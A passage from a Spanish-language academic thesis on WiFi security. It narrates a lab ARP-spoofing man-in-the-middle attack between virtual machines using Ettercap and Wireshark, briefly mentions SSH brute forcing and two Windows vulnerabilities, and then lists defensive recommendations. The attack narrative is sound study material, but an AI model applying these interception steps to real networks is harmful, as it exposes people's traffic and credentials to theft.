Eventualmente se requiere una aplicación que permita analizar el tráfico, tanto entrante como saliente de la maquina víctima. En el sistema operativo Kali Linux para Pentesting, en su repositorio se encuentra la aplicación de escritorio: WireShark, esta aplicación permite analizar profundamente los protocolos de tráfico en equipos con sistemas operativos Windows y Linux, permite implementar filtros en sus criterios de búsqueda de acuerdo a los 1100 protocolos de comunicaciones de redes que hay actualmente, esta importante aplicación permite comprender la dimensión y estructura de los paquetes que se monitorean. A continuación, en la **¡Error! No se encuentra el origen de la referencia.**, se logra observar que el tráfico de la comunicación es normal, el paquete sombreado en el broadcast **ARP** mediante el cual la maquina **192.168.1.10** pregunta por la **MAC** y dirección **IP de 192.168.1.110**.

En el paquete de abajo la **IP 192.168.1.110** da respuesta a la petición realizada anteriormente, como se subraya en azul en la imagen.


Figura 40 Captura WireShark trafico normal.



Fuente: propia

Asimismo se puede verificar en el analizador de tráfico de red WireShark en el filtro ARP, se observa en la **¡Error! No se encuentra el origen de la referencia.**, que hay duplicidad en la IP **192.168.1.110 (08:00:27:84:EE:B3)** y **192.168.1.1 (08:00:27:84:EE:B3)** en las Filas **89** y **80** siendo la **MAC** de Kali Linux.

Figura 41 análisis de WireShark del ataque en curso




Fuente: propia

Posterior a ello se observa en la máquina víctima de Windows server que el ataque es efectivo como lo indica la **¡Error! No se encuentra el origen de la referencia.42** , donde se consulta la tabla **ARP**, protocolo de resolución de direcciones el cual se responsabiliza de encontrar dirección hardware física,

asignada a un dispositivo con dirección IP conectado a una red y se muestra que las **IP** tienen asignadas las **MAC** (identificador de 48 bits correspondiente a un único dispositivo de red) de la tarjeta inalámbrica del Kali Linux.


Figura 42 Ataque ARP efectivo



Fuente: propia

Por esta situación para finalizar el ataque, se debe desactivar la opción **ARP Spoofing**, para que las máquinas de Kali Linux y Windows recuperen la normalidad como se evidencia en la **¡Error! No se encuentra el origen de la referencia.**<sup>43</sup>.


Figura 43 Ataque ARP detenido



Fuente: propia

Concerniente a esta herramienta en reparar los paquetes **ARP** de las víctimas, para corregir esta situación, es posible observar el contenido de la tabla **ARP** en la Figura 44, después de detener el ataque, donde las **IP** y **MAC** vuelven a estar asociadas al Windows server 2008, equipo víctima.

Figura 44 Normalidad recuperada



Fuente: propia

Mediante el anterior ataque se ejecutó el envenenamiento ARP<sup>41</sup>, con dos máquinas virtuales asociadas, una atacante de Kali Linux con dirección IP **192.168.1.10** y otra con Windows server 2008 con dirección IP **192.168.1.110**, a través del programa Ettercap, se realizó el escaneo de la dirección MAC e IP de los HOST de la subred del equipo, de esa forma se inicia una simulación del ataque, se selecciona la máquina víctima y se inicia con el envío de paquetes ARP a través de la LAN, estos a su vez contienen la dirección MAC del atacante y la IP del equipo portátil víctima, seguido se generó la ejecución de la aplicación incluida

<sup>41</sup> **SOTO**, Marvin. ¿Qué es el envenenamiento ARP o ataque ARP Spoofing y ¿Cómo funciona [En línea].2016, disponible en: <https://marvin-soto.medium.com/qu%C3%A9-es-el-envenenamiento-arp-o-ataque-arp-spoofing-y-c%C3%B3mo-funciona-7f1e174850f2#:~:text=ARP%20Spoofing%20permite%20a%20los.efectos%20graves%20para%20las%20empresas.>



en el repositorio del KALI LINUX: WireShark para analizar el tráfico en la red lo cual indica el proceso antes y después del ataque, observándose de manera clara el comportamiento.

Mediante el proceso descrito y después de realizar el análisis de los HOST, se asocia la IP de la víctima a la tarjeta 1 y la del Router a la tarjeta 2, el equipo atacante realiza la vinculación de su dirección MAC la cual termina asociada con la IP de la víctima y de este modo tener asociadas las direcciones y ejecutar el ataque efectivo y que la víctima no reciba los datos que le son enviados, ya que el atacante convence la puerta de enlace de la víctima, que su dirección MAC es la del enrutador y esta nunca recibe la información, la cual se puede utilizar para engañar, manipular y/o retener los datos.

## **5.6 GENERAR DE MANERA METÓDICA RECOMENDACIONES Y BUENAS PRÁCTICAS PARA CONTRIBUIR EN LA PREVENCIÓN Y MITIGACIÓN DE VULNERABILIDADES IDENTIFICADAS EN REDES WIFI A PARTIR DE LOS RESULTADOS DEL ANÁLISIS DE LA SIMULACIÓN.**

Hoy en día hay un listado bastante amplio de buenas prácticas muy apropiadas para la prevención y mitigación de ataques a vulnerabilidades, está basado en implementar técnicas precisas de seguridad y de fácil puesta en marcha como son el cifrado, antivirus, firewall, firmas digitales y autenticación de dos factores, entre otras.

La protección de la información y de los activos, como son los datos de los clientes y evitar el acceso no autorizado es responsabilidad de todos los integrantes de una organización. Las estadísticas de ciberseguridad son alarmantes es así como se crea una obligación permanente por parte de las empresas donde deberán garantizar la implantación de un sistema legítimo de defensa de ciberseguridad.

- Evitar el uso de comodines dentro de los nombres de host garantiza que solo los principales de confianza sean capaces de interactuar.

Comprobar si los nombres de host de los usuarios contienen un comodín.

Verifique si los usuarios tienen un comodín ('%') en el nombre de host.

- Ataque fuerza bruta: según pruebas ejecutadas por Securityhacklabs<sup>42</sup> define a SSH (Secure Shell) como un protocolo de acceso seguro a máquinas remotas que proporciona una autenticación sólida y protege las comunicaciones de datos cifrados entre dos computadoras que se conectan a través de una red insegura, como Internet.

Permite conectarse a las máquinas remotas y ejecutar los comandos del sistema, mover, crear y editar diferentes archivos en la máquina remota, en este caso se realizó un ataque de fuerza bruta con medusa, donde se prueba cada combinación posible que el usuario pudiese usar como contraseña y luego la prueba para ver si es la contraseña correcta. Para ver si la contraseña es correcta o no, verifica si hay errores en la respuesta del servidor, en este caso se realizó con apoyo de diccionarios.

- Ataque por envenenamiento Ettercap (MAN IN THE MIDDLE-Hombre en el medio): en este caso me ubique en medio del router y la víctima, como ataque use “ARP Spoofing” la cual es una técnica donde un atacante envía mensajes ARP (Address Resolution Protocol) “Spoofed” o falsos en una Red Local Interna, asociando la dirección MAC del atacante con la dirección IP de otro host y de esta

---

<sup>42</sup> **EDU4RDSHL**, Hacking SSH: obteniendo contraseñas de cualquier servidor mediante fuerza bruta, [En línea], 2018; Disponible en <https://securityhacklabs.net/articulo/hacking-ssh-obteniendo-contrasenas-de-cualquier-servidor-mediante-fuerza-bruta>

manera cualquier tráfico destinado para esta dirección IP sea en su lugar enviada hacia el atacante.

- Ataque a vulnerabilidad m12-020: Esta vulnerabilidad afecta al protocolo RDP (Remote Desktop Protocol), es decir, a cualquier sistema operativo que posea el servicio de administración remoto activado, La vulnerabilidad reside en la forma que el protocolo RDP manipula los paquetes que recibe mediante una supuesta conexión ha dicho servicio.
- Ataque a vulnerabilidad MS11-030: Una falla en la forma en que el cliente DNS de Windows instalado, procesa las consultas de resolución de nombre de multidifusión local de enlace (LLMNR) y puede explotarse para ejecutar código arbitrario en el contexto de la cuenta de NetworkService.

Después de generar las pruebas con los ataques desde el Kali Linux, para el equipo conectado inalámbricamente, se tiene la certeza que la configuración por defecto la cual no es 100% segura porque tiene brechas de seguridad sistémicas, que han sido explotadas por los atacantes, sean de software, errores en instalaciones de parches y configuración, y descargas de cookies y archivos en segundo plano, que el usuario no puede detectar.

Con los riesgos detectados del Nessus, las defensas del equipo deben estar fortalecidas para las conexiones de los usuarios a las redes públicas, generar esa conciencia al estar en un sitio público donde no se sabe a qué riesgo puede exponerse, por lo que los atacantes están siempre dispuestos a innovar en sus tácticas e ingeniería social a fin de afectar los datos de los usuarios.

#### 5.6.1 Configurar y robustecer la seguridad de Access Point.

Para todas las configuraciones por defecto y conexiones de puntos de acceso, en su mayoría de ocasiones traen una contraseña ADMIN por defecto y un usuario (Service Set Identifier) SSID como secuencia de un máximo de 32 octetos incluida en todos los paquetes de una red inalámbrica, los usuarios inicialmente deben realizar cambio de esas credenciales por defecto, porque de este modo se convierten en blanco, para los atacantes quienes mediante ataques de diccionario a fuerza bruta aprovechan esas brechas de seguridad.

A fin de evitar el secuestro de la red inalámbrica, por parte de los hackers sombrero negro, se genera la siguiente lista de recomendaciones y buenas prácticas, asimismo se garantiza la seguridad e integridad para el punto de acceso de red inalámbrica:

- a) siempre se debe solicitar una contraseña, como requisito para el usuario que desea conectarse a la red de WIFI.
- b) Generar un cronograma con una periodicidad, para cambiar las credenciales desde el usuario administrador para el punto de acceso.
- c) Mediante el cambio del nombre del identificador de servicio o SSID, se debe permitir que el nuevo nombre, no arroje datos del fabricante del punto de acceso o alguna palabra clave que deje en descubierto la marca del Access Point.
- d) Si cabe dentro de las posibilidades, negar la difusión del identificador del servicio del WIFI, es decir que las personas no visualicen el nombre de la red WIFI.
- e) Las claves del Access Point, siempre deben cumplir con caracteres especiales y ser alfanuméricos, con una buena longitud, esto previene los ataques de fuerza bruta y de diccionario.

#### 5.6.2 Permitir una autenticación y el cifrado en la configuración del Access Point.

Tener en cuenta que no todos los protocolos de autenticación y cifrado permiten salvaguardar la información y datos transmitidos en la propagación de ondas radioeléctricas, que emite el punto de acceso, esas ondas que transportan la

información pueden ser filtradas y monitoreadas, por eso es prioridad seleccionar el protocolo de autenticación del Access Point, para garantizar la integridad de la información.

#### 5.6.3 Implementación de seguridad con WPA 2 o WPA3 (acceso protegido a WIFI)

Una seguridad no negociable y fortalecida siempre se debe buscar para todos los usuarios, actualmente el WPA2 cifra la información clasificada, siendo apto para la protección de las redes, en especial para las redes pymes o de empresas, este utiliza un esquema de cifrado por bloques llamado el AES, que hace parte de la criptografía simétrica, debido a los errores del WPA2 se sustituye por el WPA3 por lo que en sus mejores y correcciones es más difícil de romper ya soporta 192bits que en el WPA2, lo máximo eran 128 bits, asimismo este protocolo de seguridad protege las contraseñas débiles o fáciles de descifrar sin perder su operatividad.

#### 5.6.4 Utilizar el estándar 802.11i para aplicar WPA2

Un administrador de red WIFI, debe tener en cuenta la implantación de un protocolo de seguridad el cual no se encuentre obsoleto y que tenga actualizaciones para proteger la información, el estándar 802.11i permite la implementación de WPA2 enfocado en seguridad informática para protección de datos a través de la autenticación mutua y como incluye el AES estándar de cifrado avanzado mejora la protección de datos.

#### 5.6.5 Autenticación adicional con el cifrado de extremo a extremo

Para encriptar mediante el protocolo de WPA2, se necesita tecnologías para cifrado y autenticación de los datos transmitidos en las ondas de WIFI, pero si el atacante obtiene acceso exitoso a una red inalámbrica, sin el debido permiso del administrador, podría vulnerar la información de los datos confidenciales ya que

las redes WIFI son susceptibles a gran variedad de ataques de seguridad, para poder combatir este riesgo, un salvaguarda a implementar sería el de doble autenticación, como lo puede generar la Vpn o red privada virtual, se usan mucho en redes empresariales, pero por su versatilidad han sido adoptadas en redes domésticas y en el usuario del día a día; la VPN permite crear una red local sin que los usuarios se conecten físicamente a esta, como lo hacen los dispositivos en el hogar que todos (Tablet ,computadores , smartphones entre otros), se conectan mediante dirección IP al punto de acceso WIFI) entonces el tráfico de red es enviado al servidor VPN en vez de ser directo al proveedor de internet, lo que conlleva a que la dirección IP sea la del servidor VPN.

Actualmente se utilizan mucho por el teletrabajo, el empleado desde su casa puede acceder a la red privada de su empresa para visualizar la información y los archivos que requiere, la VPN de una empresa puede ser vulnerable en un Access Point de WIFI y filtrar la información por captura de tráfico por un ciberdelincuente, por el acceso de esta función siempre debe estar cifrada entre el trabajador y la empresa.

#### 5.6.6 Adoptar políticas para la red inalámbrica

Para todo acceso a internet en las redes, tanto de hogar como empresariales, se deben implementar restricciones y/o permisos para los usuarios<sup>43</sup>, mitigando así la filtración a los datos e información que son propagados en las ondas, las políticas a definir podrían ser:

- a) habilitar 802.11i : se hace necesario garantizar la implementación de este protocolo de seguridad para la Wlan , con el fin de admitir velocidad superior y

---

<sup>43</sup> ROA Buendía. Seguridad informática J. F. [En línea]. Madrid, Spain: McGraw-Hill España. (2013). Disponible en <https://elibro-net.bibliotecavirtual.unad.edu.co/es/ereader/unad/50243?page=209>.

otorgar mejor confiabilidad , así se garantiza la seguridad de todo tipo de transmisión inalámbrica, este estándar es propicio para protocolos de seguridad WPA2 donde soportado en EAP de acuerdo a investigación de la empresa de informática INTEL (2021) <sup>44</sup>indica que el protocolo de autenticación ampliable EAP, el cual tiene como función transferir información de autenticación entre el equipo solicitante al Router WIFI , el EAP lo que hace es asignar funciones al Access Point de autenticación.

El EAP a implementar depende del nivel seguridad que se requiera, de este modo para proteger la red inalámbrica se han generado diferentes métodos de autenticación como EAP–MD5, EAP-TLS, EAP-PEAP, EAP-TTLS, EAP-FAST Y CISCO LEAP.

- b) Implementar el IPsec<sup>45</sup> : este protocolo de seguridad para la internet, cifra de extremo a extremo la conexión inalámbrica desde el usuario en su equipo, hasta el punto de acceso de WIFI, este fue creado con el objetivo de salvaguardar los paquetes de datos mediante una red basada en direccionamiento IP, se encuentren en un estado de invisibilidad y no cuenten con disponibilidad para terceros o para ciberdelincuentes, este protocolo brinda un nivel de seguridad muy alto enmarcado en los principios de confidencialidad.

El IPSEC <sup>46</sup>opera a nivel de red, requiriendo únicamente configuraciones en sistema operativo más no de aplicaciones, es decir en capa de aplicación. Esta protocolo trabaja con dos mecanismos: encabezado de AH, el cual plasma firma digital en cada paquete garantizando su integridad, para que no puede alterarse ni detectarse en la transmisión de información y sea identificable, el otro sería una carga de seguridad encapsulada (ESP) : este genera un encriptado para que

---

Intel. Descripción general de 802.1X y tipos de EAP [En línea]. 15/06/2021 disponible en <https://www.intel.la/content/www/xl/es/support/articles/000006999/wireless/legacy-intel-wireless-products.html>

<sup>45</sup> **ORACLE**, Protección de tráfico de datos con IPSEC. [En línea]. Oracle Corporation and/or its affiliates. Capítulo 20 Configuración de IPsec (tareas)2010, disponible en: <https://docs.oracle.com/cd/E19957-01/820-2981/ipsec-mgtasks-1/index.html>

<sup>46</sup> **Mocan, tim**, ¿Qué Es IPsec y Cómo Funciona?, [En línea].CACTUS VPN, 2019, Disponible en <https://www.cactusvpn.com/es/la-guia-para-principiantes-de-vpn/que-es-ipsec/>

nadie pueda leer la información y aparte lleva un bloque de autenticación para el cifrado.

- c) La red inalámbrica deberá segmentarse: implementar un servidor de seguridad con el fin de ahuyentar a los ciberdelincuentes, complicando el acceso a las redes de personas que tengan malas intenciones, mediante técnicas de cifrado y autenticación<sup>47</sup>, una buena idea de servidor de seguridad con certificados digitales así como HTTPS (protocolo seguro de transferencia de hipertexto) con cifrados de SSL (Capa de sockets seguros) para que el cliente se comunique con el servidor, sin que entre los datos enviados no se puedan obtener el usuario y contraseña, no obstante el protocolo SSH permite el acceso remoto con cifrados por un canal seguro, donde ni a los servidores se envían copia de datos de relevancia, en especial credenciales.

- d) Puesta en marcha y actualización del firmware

Esta actualización permite que los usuarios que adquieren un plan de internet de hogar o empresarial, garanticen el servicio que se está comprando, algunos vendedores o fabricantes suelen hacer modificaciones en las configuraciones de los equipos que distribuyen como sucede con el firmware<sup>48</sup>, este en el punto de acceso, es el encargado de gestionar todas las conexiones de red para que funcionen con efectividad, lo que ocasiona una forma de defensa y protección ante posibles ataques, así los mismos fabricantes detectan en tiempo real que fallos se pueden corregir, en especial los que conciben una vulnerabilidad de seguridad informática, en el mismo firmware los fabricantes aprovechan para agregar nuevas funcionalidades como sucede con las VPN, para actualizar el firmware bastara con

---

<sup>47</sup> GONZALEZ PAZ alex, BELTRAN CASANOVA david, FUENTES GARI ernesto , PROPUESTA DE PROTOCOLOS DE SEGURIDAD PARA LA RED INALÁMBRICA LOCAL DE LA UNIVERSIDAD DE CIENFUEGOS , [En línea], Universidad de Cienfuegos. Cuba.2016, Disponible en [http://scielo.sld.cu/scielo.php?script=sci\\_arttext&pid=S2218-36202016000400017](http://scielo.sld.cu/scielo.php?script=sci_arttext&pid=S2218-36202016000400017)

<sup>48</sup> DE LUZ Sergio, Guía completa para actualizar el firmware de tu router WIFI, [En línea].Redes zone, 2021, disponible en <https://www.redeszone.net/tutoriales/configuracion-routers/actualizar-firmware-router-WIFI/>



entrar al sitio web oficial del fabricante y acudir a la opción de ayuda o soporte, buscar la publicación de la última actualización y se descarga a los archivos para ser ejecutado, posteriormente conectar con cable de red el punto de acceso al ordenador, sincronizarse y llevar a cabo la actualización como buena práctica, este proceso puede tardar aproximadamente 3 minutos, dependiendo de la conexión a la red y del tamaño de la actualización al firmware, el punto de acceso no puede ser apagado ni reiniciado mientras se verifica el progreso de actualización.

- e) Realizar reinicios constantes a los puntos de acceso: como habito de prevención y mitigación de ataques y posibles brechas de seguridad a la transmisión inalámbrica de datos, se debe apagar constantemente los puntos de acceso, para evitar posibles conexiones de intrusos o aprovechamiento de conexión estable, para la elaboración de un ataque dirigido.
  
- f) Mantener activo el cortafuegos: una gran vulnerabilidad evidenciada en el día a día en las redes domésticas y empresariales, es la no practica e inhabilitación de los cortafuegos, esto permite al atacante buscar la manera de conectarse a un punto de acceso, evaluar el cifrado y autenticación, donde no cuenta con una fortaleza , el atacante puede tener acceso a la información almacenada en un equipo que esta enlazado a la red, verificar carpetas, archivos personales mediante una terminal de comando se puede aplicar esta extracción, por ello se recomienda siempre tener el cortafuegos arriba o activado y evitar el uso de carpetas compartidas, que a veces se considera que facilita el trabajo y la transferencia de archivos, en especial de gran tamaño, pero que puede ocasionarse un gran agujero en la seguridad por su inmensurable uso.

#### 5.6.7 Puesta en marcha de dispositivos amigables con el usuario para ser configurables

El usuario a veces presenta bastantes complicaciones para configurar un punto de acceso o Router, por el nivel de dificultad que generan algunos fabricantes, por no crear una interfaz gráfica amigable y de fácil observación, permitiendo fallas en la configuración que conllevan a brechas de seguridad.

#### 5.6.8 Utilizar métodos para detección de intrusos

Para realizar un monitoreo permanente donde se puede efectuar un análisis preciso, de acuerdo a actividades sospechosas en la red inalámbrica WIFI, es preciso el uso de detección de intrusos<sup>49</sup>, los fabricantes y desarrolladores de software han diseñado soluciones con software libre, por ejemplo con KALI LINUX herramienta por excelencia para Pentest, así se podría aprender y aplicar la explotación en las redes inalámbricas.

#### 5.6.9 Capacitar a los usuarios e impartir instrucción

En un mundo tecnológico como el que se tiene hoy, donde todo se controla por medio de dispositivos inteligentes, mas con el desarrollo de inteligencia artificial, todas los fabricantes existentes deben adoptar y tener en cuenta todos los principios de seguridad informática, aunado a esto las instituciones educativas, universidades, sector empresarial son los encargados de instruir a todos los individuos en el uso y consumo responsable de la internet y de toda la cantidad de dispositivos inteligentes que hay actualmente, son responsables de sensibilizar a todos los usuarios de acuerdo a los ataques informáticos que se configuran y que surgen diariamente, por eso debe fortalecer el sistema educativo y pedagógico y más en épocas de pandemia a nivel mundial, donde la educación y los campos laborales, migraron al mundo virtual y al trabajo en casa, crear una cultura de

---

<sup>49</sup> **DE LUZ**, Sergio. Evita intrusos en tu red: configura el firewall o cortafuegos del router Firewall [En línea]. Redes zone.net. 2021, disponible en: <https://www.redeszone.net/tutoriales/configuracion-routers/activar-configurar-firewall-cortafuegos-router-pc/>

entornos digitales seguros donde se instruya sobre la importancia y el uso obligatorio de VPN, certificados SSL y navegación en protocolo HTTPS.

#### 5.6.10 Implementar opciones de defensa para confundir a los ciberatacantes

Como método de defensa, se pueden aplicar técnicas para provocación o tentación a un atacante, donde se considere que hay un blanco fácil para explotar, y así desplegar técnicas como el cambio de contraseña u ocultamiento del SSID.

#### 5.6.11 Usar Honeypot WIFI

Puesto que los usuarios no calculan ni dimensionan lo complicado que es tener una red WIFI, es un gran reto poder detectar si algún intruso está conectado a la red inalámbrica, es entonces cuando se ve la necesidad de configurar red Honeypot WIFI<sup>50</sup>, para localizar esos accesos no autorizados, este funciona como señuelo para capturar a los ciberdelincuentes, estos capturan nombres de usuarios, roles y privilegios de atacantes, direcciones IP de red y de hosts, datos de acceso, pulsaciones de teclas del atacante; estos Honeypot también desvían la atención de un pirata informático eludiendo todo el potencial del ataque a forjar.

Este atractivo sistema de engaño aporta en la protección e integridad de activos, para fines investigativos y de seguridad informática sus intenciones y cualidades acorde a los atributos incorporados permite ser una remediación y salvaguarda para mitigar los delitos informáticos a los que pretenda llegar el ciberdelincuente, de acuerdo a Álvarez (2003) y desde un análisis penal, los Honeypot generalizan los usuarios a los que se dirigen estas pruebas, porque se entiende que se considerarían delincuentes, entonces según la pretensión de quien ejecuta el

---

<sup>50</sup> ZELLEKE liku, Cómo establecer un honeypot en su red, [En línea].COMPARITECH, 2021, disponible en <https://www.comparitech.com/net-admin/how-to-establish-a-honeypot-on-your-network/>

Honeypot, sería endilgar una culpabilidad a una persona<sup>51</sup> por traducirse a un sistema de señuelo o anzuelo para cacería de hackers de sombrero negro; por ejemplo en Estados Unidos debe solicitarse autorización y exponer avisos de alertas para la práctica del Honeypot, pero esto disminuye la operatividad y efectividad de los señuelos.

#### 5.6.12 Implementar Protocolo seguro de transferencia de hipertexto HTTPS

Cuando el usuario del día a día requiere ingresar a páginas web, se tiene una primera barrera de defensa por parte de los navegadores, donde se busca salvaguardar la información del usuario, por ejemplo cuando se utilizan credenciales, usuarios, dominios, direcciones IP, direcciones MAC, contraseñas; es allí cuando se requiere que se implemente el protocolo HTTPS<sup>52</sup>, este proporciona una protección a la información privada que ingresa el cliente o usuario en los navegadores, información como nombres, apellidos, datos de tarjetas de créditos, entonces la página web al enviar esta información por la red, lo hace por un canal seguro, evitando interceptaciones entre el ordenador y un servidor web, porque este protocolo envía los datos e información cifrada, por eso los usuarios siempre deben verificar en la barra de navegación que estén utilizando este protocolo, la mayoría de sitios web y navegadores utilizan este protocolo, en caso contrario verificar la configuración.

De las páginas web más utilizadas y frecuentadas por los cibernautas como GOOGLE, FACEBOOK, GMAIL entre otras, siempre garantizan que el usuario este navegando en HTTPS, legitimando así los principios de la seguridad informática.

---

<sup>51</sup> **ALVAREZ**, Carlos. Aspectos penales relativos al uso de "Honeypots". Colombia: Legal Legis. 2003. P. 15-20.

<sup>52</sup> **Osi**, ¿Qué pasa si una página web no utiliza https?, [En línea]. Oficina de seguridad internauta, 2014, disponible en <https://www.osi.es/es/actualidad/blog/2014/02/28/que-pasa-si-una-pagina-web-no-utiliza-https>

### 5.6.13 Uso permanente de VPN

El profesional o analista de las tecnologías de la información puede acordar con un administrador de red, para el uso de VPN como buena práctica para prevenir ataques de ciberseguridad, estas redes privadas virtuales o Virtual Private Network genera conexión segura entre el internet y el usuario<sup>53</sup>, ya que los datos enviados se transmiten en túnel de cifrado como lo indica la Figura 45, lo que conlleva a brindar anonimato para la dirección IP, ubicación, credenciales de acceso, brinda seguridad para que el equipo de informática no sea vulnerable a múltiples ataques, el mundo virtual ha llegado para quedarse y más en épocas de la pandemia, se realizan millones de movimientos bancarios. En las redes WIFI públicas es muy importante el uso de VPN porque exponen fácilmente la dirección IP de los usuarios conectados, lo que permite verificar que páginas se visitan, que rutas se recorren en la web, que ubicación tiene el usuario, en particular las redes de WIFI publicas comprometen mucho los datos personales de los clientes.

Figura 45 uso de VPN



Fuente: VPNoverview.com

<sup>53</sup> **JANSSEN David**, Las VPN explicadas: ¿Cómo funcionan? ¿Por qué usarlas?, [En línea]. VPNoverview.com, 2021, disponible en <https://vpnoverview.com/es/informacion-vpn/vpn-explicadas/>

#### 5.6.14 Mantener los parches de sistemas operativos y actualizaciones de software al día

Las actualizaciones en ocasiones incomodan y hostigan al usuario, al consumir recursos y ralentizar los ordenadores interrumpiendo los procesos que se estén ejecutando, o impidiendo el uso ágil del ordenador para un actividad de urgencia en su apagado o arranque, en especial sucede mucho con Windows Update, también porque al actualizar el sistema operativo se generan cambios de interfaz gráfica no muy amigables o que no estamos acostumbrados a observar, estos parches son modificaciones para el sistema operativo y aplicaciones instalados en el ordenador, se previenen incidentes de ataques a la seguridad, con soluciones Antimalware, evitar cifrados de información y exigir rescate como lo es Ransomware; con los fallos de seguridad que se descubren día a día<sup>54</sup>, asimismo se crean los parches para esos agujeros, los cuales son publicados a todos los dispositivos por parte del fabricante. Muchos sistemas operativos y aplicaciones incluyen actualizaciones automáticas, las cuales se recomienda siempre conservar activadas, para ser revisadas y poder corregir tanto el software como el firmware.

Otro aspecto resaltable es las herramientas de diagnóstico, están se encuentran en los catálogos de los fabricantes, su rol es detectar si hay actualizaciones del sistema operativo pendientes, el software tiene un tiempo de vida por consiguiente puede llegar a quedar obsoleto y sin soporte del fabricante, generando así un objetivo de fácil adquisición para piratas informáticos, quienes se instruyen diariamente y analizan todas esas situaciones para estructurar sus planes y ataque de día cero o Zero-Day.

#### 5.6.15 Verificar de acuerdo a compatibilidad los antivirus y antispyware

---

<sup>54</sup> **INCIBE**, Minimiza los riesgos de un ataque: ¡actualiza el software! ,[En línea]. 2018, disponible en <https://www.incibe.es/protege-tu-empresa/blog/minimiza-los-riesgos-ataque-actualiza-el-software>

La criticidad, estado de crisis y reacción en cadena de los ordenadores al no tener un buen antivirus y un antispyware es impredecible, lo que ocasiona brechas y agujeros en la seguridad de la información y datos almacenados, un antivirus con su respectiva licencia será un método importante de defensa, este actúa comparando los archivos de unidad de estado sólido o de disco duro con un diccionario de virus que ya tiene instalado por defecto, entonces si algún archivo coincide o se aproxima con un virus del listado inmediatamente es atacado para ser eliminado<sup>55</sup>, hoy en día son avanzados y pueden detectar Malware, Keylogger, troyanos, gusanos, Spyware; de este modo el antivirus trabaja en segundo plano verificando y filtrando los archivos que se abren e instalan paralelamente los compara con su lista interna de virus, ejecutando el proceso de escaneo en un tiempo de segundos y de forma eficiente, también está en proceso de alerta ante algún archivo o fichero que este comportándose mal internamente en el sistema, para reportarlo como virus nuevo, aunque en ocasiones genera confusiones con falsos positivos, estos son errores del antivirus con herramientas de programas legítimos como Windows, Google Chrome entre otros.

#### 5.6.16 Eliminar software innecesario y no alterar las características predeterminadas innecesarias

Es conveniente recomendar una depuración y exclusión periódica de las aplicaciones que entran en desuso en el ordenador, con el que se trabaja o realizan otras actividades, asimismo evitar no deshabilitar los servicios y aplicaciones que vienen nativas al realizar instalación limpia del sistema operativo, por eso antes de poner en marcha el ordenador y su funcionalidad debe verificarse el manual del fabricante, sobre qué características no pueden inhabilitarse y/o desinstalarse, las cuales pueden ocasionar fallos en la seguridad irremediables y

---

<sup>55</sup> **GONZÁLEZ Gabriela**, ¿Cómo funcionan los antivirus? [En línea]. Blogthinkbig.com, 2015, Disponible en <https://blogthinkbig.com/como-funcionan-los-antivirus>

hallazgos en afectaciones a la integridad de la información, por eso antes de deshabilitar servicios y características se deben hacer una indagación en las páginas web de soporte del fabricante de software.

#### 5.6.17 Implementar una herramienta de análisis IDS/IPS en la red WLAN.

Eventualmente las redes inalámbricas WLAN se han vuelto omnipresentes, sobre todo en lugares públicos, donde el uso y las solicitudes de conexión son desmedidas, entonces para verificar y explorar que personas se conectan sin autorización, existe una grandiosa herramienta que funciona como escáner inalámbrico para este tipo de redes, se recomienda el uso de un sistema de detección de intrusiones IDS y sistema de prevención de intrusiones IPS<sup>56</sup>, estos proveen mucha confianza y un aseguramiento para las redes de internet, en especial las inalámbricas, IDS y IPS trabajan en tarea conjunta, cuentan con herramientas y funcionalidades para detectar ataques cibernéticos anulando notablemente sus efectos, algunos IDS Y IPS son bastante costosos, pero también se tienen aplicaciones gratuitas y de buen funcionamiento como SNORT, SECURITY ONION, OSSEC son de código abierto, estas herramientas monitorean los logueos o inicios de sesión en un sistema en tiempo real, detectando alteraciones a archivos, verificación de editores de registro de Windows, analizadores de paquetes que viajan en las redes inalámbricas, visualización de archivos ocultos, entre otros.

